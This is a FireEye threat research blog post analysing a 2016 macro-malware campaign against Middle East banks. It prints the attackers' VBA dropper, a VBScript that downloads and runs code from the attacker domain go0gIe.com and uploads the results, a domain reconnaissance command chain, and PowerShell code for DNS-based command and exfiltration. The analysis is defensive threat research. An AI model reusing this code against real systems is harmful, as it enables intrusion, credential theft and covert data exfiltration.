fireeye.com

Targeted Attacks against Banks in the Middle East « Threat Research Blog

May 22, 2016 • 5 min read • original

Introduction

In the first week of May 2016, FireEye's DTI identified a wave of emails containing malicious attachments being sent to multiple banks in the Middle East region. The threat actors appear to be performing initial reconnaissance against would-be targets, and the attacks caught our attention since they were using unique scripts not commonly seen in crimeware campaigns.

In this blog we discuss in detail the tools, tactics, techniques and procedures (TTPs) used in these targeted attacks.

Delivery Method

The attackers sent multiple emails containing macro-enabled XLS files to employees working in the banking sector in the Middle East. The themes of the messages used in the attacks are related to IT Infrastructure such as a log of Server Status Report or a list of Cisco Iron Port Appliance details. In one case, the content of the email appeared to be a legitimate email conversation between several employees, even containing contact details of employees from several banks. This email was then forwarded to several people, with the malicious Excel file attached.

Macro Details

The macro first calls an Init() function (shown in Figure 1) that performs the following malicious activities:

1. Extracts base64-encoded content from the cells within a worksheet titled "Incompatible".
2. Checks for the presence of a file at the path %PUBLIC%\Libraries\ update.vbs. If the file is not present, the macro creates three different directories under %PUBLIC%\Libraries, namely up, dn, and tp.

3. The extracted content from step one is decoded using PowerShell and dropped into two different files: %PUBLIC%\Libraries\update.vbs and %PUBLIC%\Libraries\dns.ps1
4. The macro then creates a scheduled task with name: GoogleUpdateTaskMachineUI, which executes update.vbs every three minutes.

Note: Due to the use of a hardcoded environment variable %PUBLIC% in the macro code, the macro will only run successfully on Windows Vista and subsequent versions of the operating system.

```
Sub Init()
    Set UpdateVbs = ActiveWorkbook.Worksheets("Incompatible").Cells(1, 25)
    Set DnsPs1 = ActiveWorkbook.Worksheets("Incompatible").Cells(1, 26)
    Set wss = CreateObject("WScript.Shell")
    Set fso = CreateObject("Scripting.FileSystemObject")
    'wss.Run "http://www.stcs.com.sa/portal.php?lang=1&p=6:88"
    If Not (fso.FileExists(wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\update.vbs")) Then
        fso.CreateFolder (wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\up")
        fso.CreateFolder (wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\dn")
        fso.CreateFolder (wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\tp")
        'wss.Run "powershell.exe " & Chr(34) & "& {waitfor haha /T 2}" & Chr(34), 0
        'Application.Wait (Now + TimeValue("00:00:05"))
        'Call Extract(UpdateVbs, wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\update.vbs")
        'Call Extract(DnsPs1, wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\dns.ps1")
        'Application.Wait (Now + TimeValue("00:00:01"))
        'wss.Run "powershell.exe " & Chr(34) & "& {(Get-Content $env:Public\Libraries\update.vbs) -replace '__',(Get-
Random) | Set-Content $env:Public\Libraries\update.vbs}" & Chr(34), 0
        '------
        cmd = "powershell ""&{$f=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('" &
UpdateVbs & "')); Add-Content '" & wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\update.vbs" & "' $f;$f=
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('" & DnsPs1 & "')); Add-Content '" &
wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\dns.ps1" & "' $f;(Get-Content $env:Public\Libraries\update.vbs) -
replace '__',(Get-Random) | Set-Content $env:Public\Libraries\update.vbs}"""
        CreateObject("WScript.Shell").Run cmd, 0
        '------
        wss.Run "schtasks /create /F /sc minute /mo 3 /tn " & Chr(34) & "GoogleUpdateTaskMachineUI" & Chr(34) & " /tr "
& wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\update.vbs", 0
        Set wss = Nothing
        Set fso = Nothing
    End If
    'End
End Sub
```

Figure 1: Macro Init() subroutine

Run-time Unhiding of Content

One of the interesting techniques we observed in this attack was the display of additional content after the macro executed successfully. This was done for the purpose of social engineering – specifically, to convince the victim that enabling the macro did in fact result in the "unhiding" of additional spreadsheet data.

Office documents containing malicious macros are commonly used in crimeware campaigns. Because default Office settings typically require user action in order for macros to run, attackers may convince victims to enable risky macro code by telling them that the macro is required to view "protected content."

In crimeware campaigns, we usually observe that no additional content is displayed after enabling the macros. However, in this case, attackers took the extra step to actually hide and unhide worksheets when the macro is enabled to allay any suspicion. A screenshot of the worksheet before and after running the macro is shown in Figure 2 and Figure 3, respectively.



Figure 2: Before unhiding of content



Figure 3: After unhiding of content

In the following code section, we can see that the subroutine ShowHideSheets() is called after the Init() subroutine executes completely:

```
Private Sub Workbook_Open()
   Call Init
      Call ShowHideSheets
End Sub
```

The code of subroutine ShowHideSheets(), which unhides the content after completion of malicious activities, is shown in Figure 4.

```
Sub ShowHideSheets()
    If ActiveWorkbook.Worksheets(1).Visible Then
        Dim WS_Count As Integer
        Dim I As Integer
        WS_Count = ActiveWorkbook.Worksheets.Count
        For I = 1 To WS_Count
            ActiveWorkbook.Worksheets(I).Visible = True
        Next I
        ActiveWorkbook.Worksheets(1).Visible = False
        ActiveWorkbook.Worksheets(2).Activate
    End If
End Sub
```

Figure 4: Macro used to unhide content at runtime

First Stage Download

After the macro successfully creates the scheduled task, the dropped VBScript, update.vbs (Figure 5), will be launched every three minutes. This VBScript performs the following operations:

1. Leverages PowerShell to download content from the URI hxxp://go0gIe[.]com/sysupdate.aspx?req=xxx\dwn&m=d and saves it in the directory %PUBLIC%\Libraries\dn.

2. Uses PowerShell to download a BAT file from the URI hxxp://go0gIe[.]com/sysupdate.aspx?req=xxx\bat&m=d and saves it in the directory %PUBLIC%\Libraries\dn.
3. Executes the BAT file and stores the results in a file in the path %PUBLIC%\Libraries\up.
4. Uploads this file to the server by sending an HTTP POST request to the URI hxxp://go0gIe[.]com/sysupdate.aspx?req=xxx\upl&m=u.
5. Finally, it executes the PowerShell script dns.ps1, which is used for the purpose of data exfiltration using DNS.

```
HOME="%public%\Libraries\"
SERVER="hxxp://go0gIe.com/sysupdate.aspx?req=1113052058\"
Dwn="powershell ""&{$wc=(new-object System.Net.WebClient);while(1){try{$r=Get-Random;$wc.DownloadFile('"&SERVER&"-
_&m=d','"&HOME&"dn\'+$r+'.-_');Rename-Item -path ('"&HOME&"dn\'+$r+'.-_') -newname ($wc.ResponseHeaders['Content-
Disposition'].Substring($wc.ResponseHeaders['Content-Disposition'].IndexOf('filename=')+9))}catch{break}}}"""
CreateObject("WScript.Shell").Run Replace(Dwn,"-_","dwn"),0
DownloadExecute="powershell ""&{$r=Get-Random;$wc=(new-object System.Net.WebClient);$wc.DownloadFile('"&SERVER&"-
_&m=d','"&HOME&"dn\'+$r+'.-_');Invoke-Expression ('"&HOME&"dn\'+$r+'.-_ >"&HOME&"up\'+$r+'-_');Rename-Item -path
('"&HOME&"up\'+$r+'-_') -newname ($wc.ResponseHeaders['Content-Disposition'].Substring($wc.ResponseHeaders['Content-
Disposition'].IndexOf('filename=')+9)+'.txt');Get-ChildItem "&HOME&"up\ | ForEach-Object {if((Get-Item
($_.FullName)).length -gt 0){$wc.UploadFile('"&SERVER&"upl&m=u',$_.FullName)};Remove-Item $_.FullName};Remove-Item
('"&HOME&"dn\'+$r+'.-_')}"""
CreateObject("WScript.Shell").Run Replace(DownloadExecute,"-_","bat"),0
DnsCmd="powershell -ExecutionPolicy Bypass -File "&HOME&"dns.ps1"
CreateObject("WScript.Shell").Run DnsCmd,0
```

Figure 5: Content of update.vbs

During our analysis, the VBScript downloaded a customized version of Mimikatz in the previously mentioned step one. The customized version uses its

own default prompt string as well as its own console title, as shown in Figure 6.



Figure 6: Custom version of Mimikatz used to extract user password hashes

Similarly, the contents of the BAT file downloaded in step two are shown in Figure 7:

whoami & hostname & ipconfig /all & net user /domain 2>&1 & net group /domain 2>&1 & net group "domain admins" /domain 2>&1 & net group "Exchange Trusted Subsystem" /domain 2>&1 & net accounts /domain 2>&1 & net user 2>&1 & net localgroup administrators 2>&1 & netstat -an 2>&1 & tasklist 2>&1 & sc query 2>&1 & systeminfo 2>&1 & reg

```
query
"HKEY_CURRENT_USER\Software\Microsoft\Termi
Server Client\Default" 2>&1
```

Figure 7: Content of downloaded BAT script

This BAT file is used to collect important information from the system, including the currently logged on user, the hostname, network configuration data, user and group accounts, local and domain administrator accounts, running processes, and other data.

Data Exfiltration over DNS

Another interesting technique leveraged by this malware was the use of DNS queries as a data exfiltration channel. This was likely done because DNS is required for normal network operations. The DNS protocol is unlikely to be blocked (allowing free communications out of the network) and its use is unlikely to raise suspicion among network defenders.

The script dns.ps1, dropped by the macro, is used for this purpose. In the following section, we describe its functionality in detail.

1. The script requests an ID (through the DNS protocol) from go0gIe[.]com. This ID will then be saved into the PowerShell script.
2. Next, the script queries the C2 server for additional instructions. If no further actions are requested, the script exits and will be activated again the next time update.vbs is called.
3. If an action is required, the DNS server replies with an IP with the pattern 33.33.xx.yy. The script then proceeds to create a file at %PUBLIC%\Libraries\tp\chr(xx)chr(yy).bat. The script then proceeds to make DNS requests to fetch more data. Each DNS request results in the C2 server returning an IP address. Each octet of the IP address is interpreted as the decimal representation of an ASCII character; for example, the decimal number 99 is equivalent to the ASCII character 'c'. The characters represented by the octets of the IP address are appended to the batch file to construct a script. The C2 server signals the end of the data stream by replying to a DNS query with the IP address 35.35.35.35.
4. Once the file has been successfully transferred, the BAT file will be run and its output saved as %PUBLIC%\Libraries\tp\chr(xx)chr(yy).txt.
5. The text file containing the results of the BAT

script will then be uploaded to the DNS server by embedding file data into part of the subdomain. The format of the DNS query used is shown in Table 1.

6. The BAT file and the text file will then be deleted. The script then quits, to be invoked again upon running the next scheduled task.

The DNS communication portion of the script is shown in Figure 8, along with a table showing the various subdomain formats being generated by the script.

```
function SendReceiveDNS ($d) {
    $cnt = 0
    while ($cnt -lt 20) {
        try {
            $mydata = ([System.Net.DNS]::GetHostByName($d+$global:myhost).AddressList[0] | ForEach-Object {$_.IPAddressToString})
            $cnt = 25
        }
        catch {
            Start-Sleep -m 500
            $cnt++
        }
    }

    if(-not($cnt -eq 25)) {
        ('#'+'##')
    }
    elseif($global:myflag -eq 0 -and $mydata.StartsWith('33.33.')) {
        $tmp = $mydata.SubString(6).Split('.')
        $global:filename = ([char] [int] $tmp[0]) + ([char] [int] $tmp[1])
        $global:myflag = 1
    }
    elseif ($mydata.Equals('35.35.35.35')) {
        $global:myflag = 0
    }
    elseif ($global:myflag -eq 1) {
        $tmp = $mydata.Split('.')
        [System.IO.File]::AppendAllText($global:myhome+'tp\'+$global:filename+".bat",
          (([char] [int] $tmp[0]) + ([char] [int] $tmp[1]) + ([char] [int] $tmp[2]) + ([char] [int] $tmp[3])))
    }
    elseif($global:myid -eq '#'+'##') {
        ([char] [int] $mydata.Split('.')[0])
    }}
```

Figure 8: Code Snippet of dns.ps1

Format of subdomains used in DNS C2 protocol:

Subdomain used to request for BotID, used in step 2 above	[00][botid]00000[base36 random number]30
Subdomain used while performing file transfers used in step 3 above	[00] [botid]00000[base36 random number]232A[hex_filenam [i-counter]
Subdomain used while performing file upload, used in step 5 above	[00][botid][cmdid][partid][base36 random number][48- hex-char-of-file-content]

Table 1: C2 Protocol Format

Conclusion

Although this attack did not leverage any zero-days or other advanced techniques, it was interesting to see how attackers used different components to perform reconnaissance activities on a specific target.

This attack also demonstrates that macro malware is effective even today. Users can protect themselves from such attacks by disabling Office macros in their

settings and also by being more vigilant when enabling macros (especially when prompted) in documents, even if such documents are from seemingly trusted sources.
